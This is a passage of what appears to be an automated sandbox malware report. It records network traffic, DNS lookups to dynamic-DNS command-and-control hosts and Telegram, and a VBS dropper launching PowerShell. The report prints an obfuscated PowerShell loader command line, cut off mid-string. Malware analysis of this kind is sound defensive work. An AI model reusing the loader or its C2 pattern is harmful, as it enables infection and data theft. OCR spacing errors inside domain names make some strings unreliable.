Nov 28, 2022 20:45:13.376687050 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.376707077 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376768112 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.376789093 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376867056 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376921892 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376956940 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.376998901 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377038002 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377080917 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377118111 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377168894 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377234936 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377270937 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377310038 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377326965 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377397060 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377403021 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377477884 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377484083 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377557993 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377583027 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377641916 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377645016 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377722979 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377727032 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377801895 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377808094 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.377882004 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.377907038 CET	49811	80	192.168.11.20	172.67.169.218

Copyright Joe Security LLC 2022

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 20:45:12.923213005 CET	54883	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:45:13.115240097 CET	53	54883	1.1.1.1	192.168.11.20
Nov 28, 2022 20:45:16.157552958 CET	59807	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:45:16.806633949 CET	55932	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:45:17.799076080 CET	52051	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:45:17.912461042 CET	53	52051	1.1.1.1	192.168.11.20
Nov 28, 2022 20:45:20.153374910 CET	60739	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:45:20.169534922 CET	53	60739	1.1.1.1	192.168.11.20
Nov 28, 2022 20:46:20.001605988 CET	61065	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:46:20.117671967 CET	53	61065	1.1.1.1	192.168.11.20
Nov 28, 2022 20:46:22.374329090 CET	49583	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:46:22.390732050 CET	53	49583	1.1.1.1	192.168.11.20
Nov 28, 2022 20:47:05.561343908 CET	61824	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:47:06.608068943 CET	56389	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:47:23.534564972 CET	61929	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:47:23.645587921 CET	53	61929	1.1.1.1	192.168.11.20
Nov 28, 2022 20:47:25.891343117 CET	51291	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:47:25.907448053 CET	53	51291	1.1.1.1	192.168.11.20
Nov 28, 2022 20:47:47.203263998 CET	55362	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:47:47.212587118 CET	53	55362	1.1.1.1	192.168.11.20
Nov 28, 2022 20:48:28.473647118 CET	49495	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:48:28.608522892 CET	53	49495	1.1.1.1	192.168.11.20
Nov 28, 2022 20:48:30.845830917 CET	54032	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:48:30.866609097 CET	53	54032	1.1.1.1	192.168.11.20
Nov 28, 2022 20:49:33.397072077 CET	59515	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:49:33.510668039 CET	53	59515	1.1.1.1	192.168.11.20
Nov 28, 2022 20:49:35.754528999 CET	53171	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:49:35.766369104 CET	53	53171	1.1.1.1	192.168.11.20
Nov 28, 2022 20:50:36.851831913 CET	50369	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:50:36.982223034 CET	53	50369	1.1.1.1	192.168.11.20
Nov 28, 2022 20:50:39.225626945 CET	50320	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:50:39.238917112 CET	53	50320	1.1.1.1	192.168.11.20
Nov 28, 2022 20:51:36.489748001 CET	64808	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:51:36.603502989 CET	53	64808	1.1.1.1	192.168.11.20
Nov 28, 2022 20:51:38.846743107 CET	63192	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:51:38.862339020 CET	53	63192	1.1.1.1	192.168.11.20
Nov 28, 2022 20:52:36.570648909 CET	54569	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:52:36.688539982 CET	53	54569	1.1.1.1	192.168.11.20
Nov 28, 2022 20:52:39.084089041 CET	60195	53	192.168.11.20	1.1.1.1
Nov 28, 2022 20:52:39.096400976 CET	53	60195	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 28, 2022 20:45:12.923213005 CET	192.168.11.20	1.1.1.1	0x74b7	Standard query (0)	sinopbisik letkiralama.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:16.157552958 CET	192.168.11.20	1.1.1.1	0xd31d	Standard query (0)	onedrive.l ive.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:16.806633949 CET	192.168.11.20	1.1.1.1	0xb0bd	Standard query (0)	f65kcg.am. files.1drv.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:17.799076080 CET	192.168.11.20	1.1.1.1	0xddb9	Standard query (0)	backupfron tmanny.duc kdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:20.153374910 CET	192.168.11.20	1.1.1.1	0xf365	Standard query (0)	myfrontman nyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:46:20.001605988 CET	192.168.11.20	1.1.1.1	0xf425	Standard query (0)	backupfron tmanny.duc kdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:46:22.374329090 CET	192.168.11.20	1.1.1.1	0x6a53	Standard query (0)	myfrontman nyfive.ddns.net	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 28, 2022 20:47:05.561343908 CET	192.168.11.20	1.1.1.1	0xfa4b	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:06.608068943 CET	192.168.11.20	1.1.1.1	0x5011	Standard query (0)	f64nqg.am.files.1drv.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:23.534564972 CET	192.168.11.20	1.1.1.1	0xe2f0	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:25.891343117 CET	192.168.11.20	1.1.1.1	0xa39d	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:47.203263998 CET	192.168.11.20	1.1.1.1	0x54dc	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:48:28.473647118 CET	192.168.11.20	1.1.1.1	0xbbf9	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:48:30.845830917 CET	192.168.11.20	1.1.1.1	0xdc6b	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:49:33.397072077 CET	192.168.11.20	1.1.1.1	0xa92e	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:49:35.754528999 CET	192.168.11.20	1.1.1.1	0x66f3	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:50:36.851831913 CET	192.168.11.20	1.1.1.1	0x912a	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:50:39.225626945 CET	192.168.11.20	1.1.1.1	0x2109	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:51:36.489748001 CET	192.168.11.20	1.1.1.1	0x8d94	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:51:38.846743107 CET	192.168.11.20	1.1.1.1	0xd5da	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:52:36.570648909 CET	192.168.11.20	1.1.1.1	0x4d71	Standard query (0)	backupfrontmanny.duckdns.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:52:39.084089041 CET	192.168.11.20	1.1.1.1	0x7cbe	Standard query (0)	myfrontmannyfive.ddns.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 28, 2022 20:45:13.115240097 CET	1.1.1.1	192.168.11.20	0x74b7	No error (0)	sinopbisikletkiralama.com		172.67.169.218	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:13.115240097 CET	1.1.1.1	192.168.11.20	0x74b7	No error (0)	sinopbisikletkiralama.com		104.21.95.74	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:16.167279005 CET	1.1.1.1	192.168.11.20	0xd31d	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 20:45:16.870518923 CET	1.1.1.1	192.168.11.20	0xb0bd	No error (0)	f65kcg.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 20:45:16.870518923 CET	1.1.1.1	192.168.11.20	0xb0bd	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 20:45:17.912461042 CET	1.1.1.1	192.168.11.20	0xddb9	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:45:20.169534922 CET	1.1.1.1	192.168.11.20	0xf365	No error (0)	myfrontmannyfive.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:46:20.117671967 CET	1.1.1.1	192.168.11.20	0xf425	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:46:22.390732050 CET	1.1.1.1	192.168.11.20	0x6a53	No error (0)	myfrontmannyfive.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:05.572294950 CET	1.1.1.1	192.168.11.20	0xfa4b	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 28, 2022 20:47:06.684719086 CET	1.1.1.1	192.168.11.20	0x5011	No error (0)	f64nqg.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 20:47:06.684719086 CET	1.1.1.1	192.168.11.20	0x5011	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 20:47:23.645587921 CET	1.1.1.1	192.168.11.20	0xe2f0	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:25.907448053 CET	1.1.1.1	192.168.11.20	0xa39d	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:47:47.212587118 CET	1.1.1.1	192.168.11.20	0x54dc	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:48:28.608522892 CET	1.1.1.1	192.168.11.20	0xbbf9	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:48:30.866609097 CET	1.1.1.1	192.168.11.20	0xdc6b	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:49:33.510668039 CET	1.1.1.1	192.168.11.20	0xa92e	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:49:35.766369104 CET	1.1.1.1	192.168.11.20	0x66f3	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:50:36.982223034 CET	1.1.1.1	192.168.11.20	0x912a	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:50:39.238917112 CET	1.1.1.1	192.168.11.20	0x2109	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:51:36.603502989 CET	1.1.1.1	192.168.11.20	0x8d94	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:51:38.862339020 CET	1.1.1.1	192.168.11.20	0xd5da	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:52:36.688539982 CET	1.1.1.1	192.168.11.20	0x4d71	No error (0)	backupfrontmanny.duckdns.org		84.38.134.104	A (IP address)	IN (0x0001)	false
Nov 28, 2022 20:52:39.096400976 CET	1.1.1.1	192.168.11.20	0x7cbe	No error (0)	myfrontmanny five.ddns.net		37.0.14.209	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- api.telegram.org
- sinopbisikletkiralama.com

Statistics

Behavior





System Behavior

Analysis Process: wscript.exe PID: 7408, Parent PID: 4604

General

Target ID:	0
Start time:	20:44:26
Start date:	28/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\IMG_2022028022-0120.vbs"
Imagebase:	0x7ff677550000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6472, Parent PID: 7408

General

Target ID:	3
Start time:	20:44:31
Start date:	28/11/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Copyright Joe Security LLC 2022

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Badeanstalt = """reFLiuEfnBrcExtApiHjoStnBu HyHFlTDuBSp su{Hi Cl An Pa BapinaC arZiaSomVo(Cz[PaSDetalrCaiennOugDe]Ca`$UdHBaSUd)Fr;Ag At Ud Ho Af`$UsBeuyAktNoePasBo Sa=Sn ThNAneNowBo-MuOGrbEpjLoeDdcBetHu TobPay VrtSeeLa[Al]Po Bd(Me`$VaHTnSDe.ReLPeeNonVegMatunhSl Re/Sk Di2Gi)Ko;Un ge Ma Is GeFFloLerWi(fe`$HaiOp=om0Pe;Fu Ma`$PhiDo Ge-MaltitSe Fa`$SyHBeSBa.DoLUneDenScgDotUnhCa;Do Un`$reiom+Re=Be2Du)Va{Fl Pl Re Ad Ot ta Sp Sk Ho`$DoBFeyDetLeegasSm[Fi`$geiAf/na2De]Od Ge=Sa Tr[RecSkoUnnLivKresirOrtBr]Il:Me:DaTDioDiBBoyPatGleSu(Po`$UsHHeSPh.boSFruAfbNesMatUnrPriPonUngLa(Il`$StiPa,Su Jo2Po)Ca,Bl Af1Sn6Du)No;Ma Te Un`$miBKryPrtCheGtsPa[Du`$SyiUn/Tr2Fi]Mi Ta=Ha Ah(Fo`$SiBbiyIntOpeovsOl[Kb`$spiHe/Ar2Fr]Fe Ci-FrbRexEnoPhrTi Hy2St2Re9La)Io;so Le De Ca Vr}Re Un[MuSkutSqrLaiApnNogBl]Pe[MaSChyInsDetpaeNemSt.VaTBaeKaxIbtBi.ReEManPlcGeourdPriMonPrgSy]Si:Ko:RaAUdSAkCWaIFoIsa.MoGBaeButTaS GutUnrFriUlnIngBa(Ba`$FobSeyPitTheAnsId)Ii;Bl}Ga`$DeHBrdSalUnclr0Sk=KrHOuTBeBAf Ry'BeBRe6te9SpCBe9Be6Pr9Gr1js8Et0Am8In8SeCEnBCa8co 1In8Ta9Pr8Cr9De'Sy;Lu`$plHRvdafIFocIn1De=TrHDiTZiBVe Un'FeAKr8Re8TaCDe8Sl6Gr9Ag7is8XyASv9Sp6Sh8CaAHe8De3Bl9An1unCTiBteBA b2Ha8SmCUr8SuBCuDbu6LkDTi7MaCMeBSeBDe0As8TrBCh9Ah6Me8To4Pr8Ne3Fr8In0boAReBRa8st4Ti9Ve1un8ApCOp9dk3Bi8Co0SuACl8An8en0Un9I n1Mo8DeDAn8PeAUd8Wu1Ra9Ca6Ba'Fo;El`$LoHBldNolSucBo2Ne=TnHBlTUnBSp Ne'siAFi2Sk8Ti0Di9Ul1tyBLo5Ob9Fi7no8ByACe8An6PoALa4Da8 Bi1Ka8Im1Wh9Gt7lo8Ge0Rr9Br6Br9Di6Ar'Fl;gr`$CyHEidArlblcPr3pr=OvHenTnoBCo Ta'LeBUn6re9UpCGu9Sn6Gn9Fa1Br8Mo0Da8Pr8LyCOvBBe Bwa7Sk9Fo0Sa8MaBDe9Ev1Af8KaCBa8Oc8Sc8He0NoCObBFoAToCDe8SiBSi9Se1Be8Or0Se9No7Fl8HuAOu9ty5RaBCo6Kr8Sk0dd9Se7As9Ri3Le8laCBr 8we6Ou8Di0oc9Be6DaCKaBTeAUnDPu8Se4St8IsBEr8si1Ja8Ng9Li8Sp0FoBDi7Ci8Ex0Vi8st3sl'Sk;De`$FlHPedJalJdcTi4Ki=KlHStTPrBFo Ge'Th9fi6Af9Sy 1Af9Re7He8CrCWi8FoBSt8Ov2Be'Bl;Al`$AnHIndaclFocBu5Ta=OvHDeTWhBUn Ca'UdADe2Sy8Pi0In9Af1CaARi8Ha8PrAno8Sl1Py9Du0Gn8Ki9Ud8P o0MuAUnDNe8No4Ud8EpBAc8vi1Bj8Sp9St8Op0An'Af;Se`$OrHBydGrlCicFo6hm=CeHSkTlnBHa Di'FaBln7ApBin1waBbe6Em9Re5sa8No0Wo8Ai6mi8 MiCBa8Pa4Sh8El9NoAStBFo8Un4Ko8Om8Lo8Ro0StCfo9ChCco5SyAJuDAg8AfCCo8In1Ps8In0FrAMi7Se9LaCTaBBr6er8TiCAp8Hu2PoCEp9SuCLo5miB Re5Ps9No0Wa8Ko7St8Sa9po8FuCCr8Eg6No'in;Hu`$InHCadUdlRocSt7mi=ReHPrTroBZe da'NeBPa7Ri9Di0Un8chBgn9Ea1Ku8SkCMe8Pr8Su8Di0Ov CKa9MoCSa5SwAUd8Un8Bl4si8DiBLy8Un4ur8Gl2Fa8Fi0wh8Ne1Sc'Wa;Dd`$DeHOpdSelNocAz8Tr=ByHDiTSiBPy ev'AvBUn7Di8tr0Om8In3Ma8Fr9p r8ud0Pr8Fe6Tr9Br1Sl8Mi0Gr8In1biAVe1Hy8Sv0Ur8Hv9Pl8Bl0Kl8Ph2Ni8Se4Fa9Fy1Xy8ch0Na'Sa;Dr`$CoHAfdDolVocEn9nd=PiHKoTAsBEf In'PsAPrCGl8M uBFeATa8Fo8Kp0Un8Re8Co8UnAMe9Bl7At9GlCFoAFr8ny8ElAMi8Ek1Fy9St0Ek8Mi9He8Vr0Me'Re;Sv`$ReSActInyKarRekGoeArtunrHynWaeMu0Ov= InHAlTEtBBo Sk'SkAde8Sh9DeCPrASh1Ri8Sc0Va8Re9Ko8Co0sc8Da2St8Af4By9Sy1mi8Af0SuBHo1St9FeCfl9An5Ma8Ob0Cl'tr;Fo`$beSBatDiyAnrSukReeWat OprSunTheSt1Ch=AsHBeTLiBSk Le'SpAma6hs8mo9No8Da4Ha9Sa6ve9Po6stCUn9KoCNe5EnBSq5Pi9St0lo8Rn7Ch8Tw9Ud8BrCHy8fo6UnCfu9roCPh5 PrBPa6Tm8Fe0Mi8Or4bl8Pr9Ra8Fa0Pr8Us1GlCLy9SkCte5ScAPo4To8AdBSe9Ur6Pu8MeCnaASu6Kr8Ch9Kl8Mo4Hy9Re6Sn9Ya6IcCFr9PaCAt5PlAre4 De9St0Te9Op1Ep8NiASpASu6El8Ab9Me8No4Md9My6Sp9de6So'Ma;In`$KiSFotNoyGrrSukEpeMitDerVenMueFl2Sv=rlHPaTBrBKa Da'FjACoCDe8Pi BOp9Fr3My8UdAUn8ArEGl8Fl0Gr'By;Hj`$NaSFatBuyBerDakReeRetAtrAfnBeeSt3Fo=TiHTvTTfBHe Br'DoBEs5Ha9Re0Ka8En7Cy8Ch9Bu8FoCPr8T a6KiCln9KoCSe5PaATrDHa8CoCFr8Om1Fe8Hj0HaACa7In9SkCReBUn6Co8SaCKe8Fo2VeCKo9FaCli5PeAmeBln8Bi0Th9Pr2BiBHa6Bi8Un9Mi8viAGe9T o1ovCBu9BlCAk5RyBUn3Sy8KnCCo9Sp7br9Dy1Ma9Pr0Id8Kr4Te8Fr9Ti'Sp;Ma`$AkSKatSaySkrOxkgoelutStrPinPaeLo4Su=AvHPaTfaBKa Be'tiBAr3Ka8LiCK a9Pr7Un9Wa1My9fo0Co8Va4Mi8Si9SoARi4Nu8Mm9Sy8Sj9Ot8hjASt8Eq6Vs'St;Op`$ReSKetSiySurKekKoePhtKlrDinPaebe5Se=CaHomTUnBJa Bi' Se8StBUs9As1Sn8Cy1Ge8Be9Sv8Ca9Gn'Ph;Hi`$SmSAntWoyMarMakCleRytRerPhnHaeAe6pr=NoHDoTFoBTu ym'SkAAfBUn9Pu1ChBRa5Tr9Sv7Af8Go AKu9Co1Sp8Sa0Bo8Ar6Ga9Ca1snBIn3Pl8DuCSu9Be7Be9Bi1Lo9Is0Bl8fr4Li8Sa9uADANy8Br8Bu0Pr8Fe8Su8IdAWi9Eg7Mi9SuCSr'Ta;po`$TjSNutCsyrorNekSt eLrtKfrAnnUneSt7bo=SkHKwTDeBEk Sp'TrAFoCQuAEk0SpBCoDDk'le;Ab`$UnSNatWoygurKokCheSetStrVenMoeCh8yv=BrHGlTNoBFe Ne'GoBBo9W e'St;TefNeuBlnencAstMeiploDanFo spfFakFoplu tr{sePCoaMerKlaTimIm Hk(Me`$MavSp_BemDe,Ro Tu`$Amvin_DipBu)Ra Re Du Su To Ab;Li`$DiLCh eNyuSncTyiYdfGaeStrUt0In Un=osHLiTReBFa Se'MuCDu1fj9Sa3Ce9Bu0Sc8KaBHo8Ta8ShCAn5EsDLa8PrCGi5fjCGoDexBFrEVaAHl4Ma9In5Pe9Ty 5FoAKo1De8TuASk8Ni8Ag8ur4Fi8UnCKi8GaBReBSt8urDPeFLoDBeFKnAUn6Ma9Ve0Sa9An7Su9St7De8Fl0Fo8alBCe9Be1GeAOm1On8AgARa8Pr8Tv8Si 4Sa8PaCNo8NoBBaCDiBApAFo2Br8aa0Un9Me1UdADr4We9Su6Fe9pl6Sc8Ne0Sk8Ge8In8Ro7Un8Dr9Fl8StCm8SyU9Ha9Da6LeCTrDPeCStCMoCAf5Vo9Au 9UpCBe5CaBRe2Hy8RiDBe8de0Pe9Ge7Ne8re0AlCBl8ryAKiATi8Sa7En8BeFSa8Re0Mt8Be6Sm9In1AgCAl5To9BeEVaCHo5TvCCo1SaBCaAOuCweBPrAOv 2Op8Ke9Ko8OpApo8Pr7Pr8Af4Wi8Ab9AfAFo4Ha9Cl6re9Se6Fr8In0Pi8Au8Sy8Su7mo8Sr9kr9ImCReAUp6Ba8Li4Se8Re6De8AfDSk8li0SyCIs5FoCSu 8MeAMe4So8BiBco8Hu1DoCRd5UnCFi1SkBMaAMaCNoBDuADd9El8PaAAf8Ja6St8Di4Na9Ba1Ti8AdCal8FaAAv8PlBPoCIsBToBAs6Fa9Im5Ud8Bo9Ro8Le CTr9Fa1CaCQuDskCLs1InBMo6Tw9Ta1Oc9peCCa9Co7Na8FrECo8Gr0Ma9ps1Ap9Ha7Mu8FrBGr8Sp0HoDLiDFeCAuCVaBHeEStCDe8SaDTr4S oBRe8MeCFrBReAPe0St9Br4Fr9Rs0Kd8An4Pr8So9ba9Na6EuCCaDLiCbz1SpASkDSu8vo1Im8De9Hu8Ov6SaDSc5PrCAtCSyCSc5Ho9ok8KrCDaCHjCGaBH aAKo2Ma8Fi0Ti9Ka1VgBUn1Ra9LyCTe9ud5Af8An0TrCBlDSiCTe1SkALeDAb8Ku1Ba8Ur9Bu8Ra6DdDSk4TrCSyCUs'Re;St&Fr(Gr`$TeSSvtUhyCorFok MoeBetGirUnnGueAf7Ro)In St`$KrLCoeDeuVecUdififAseRarDj0ph;Fe`$StLAxeFiuGlcAniCrfUpeSvrba5Bl st=Wa SkHUnTUnBAr Kl'PaCRa1Ot9No3La8Pa 4So9Ka7AcBVeAAd8Ti2St9Py5Ti8Bo4MeCFr5EnDCh8DrCMu5teCRe1Sc9Un3St9Kr0Be8PhBTo8Pe8ToCopBChATe2Be8Ca0Si9Ro1DuATa8Re8Or0Ou9Ya 1Ja8QuDbe8GrAFi8Ba1brCHeDAnCbl1MoANoDCh8Ro1Ge8Sp9Bu8An6DeDBe7NaCSv9DiCDi5CoBBoEMeBCo1Gl9BrCSk9Se5An8Ad0CoBPrEL uBEx8FuBGe8KoCSu5TiAVa5SoCClDfjCPo1SnAlnDFo8Pr1Hi8Bu9Sp8He6unDSk6MaCHo9BlCWe5ArCKe1CrAMaDAs8Sa1le8Ek9Bu8ti6ChDHa1BiCUnCL oCKeCMe'Ha;th&No(Ci`$SnSUntUnySkrLakAnePotsarXynKaeDe7De)Ex Ti`$ReLPreDouBrcDoiSufSeeSqrAn5Dy;gy`$BuLAneDruSccBriskfCaeAnrso1Lu Ba =Fa 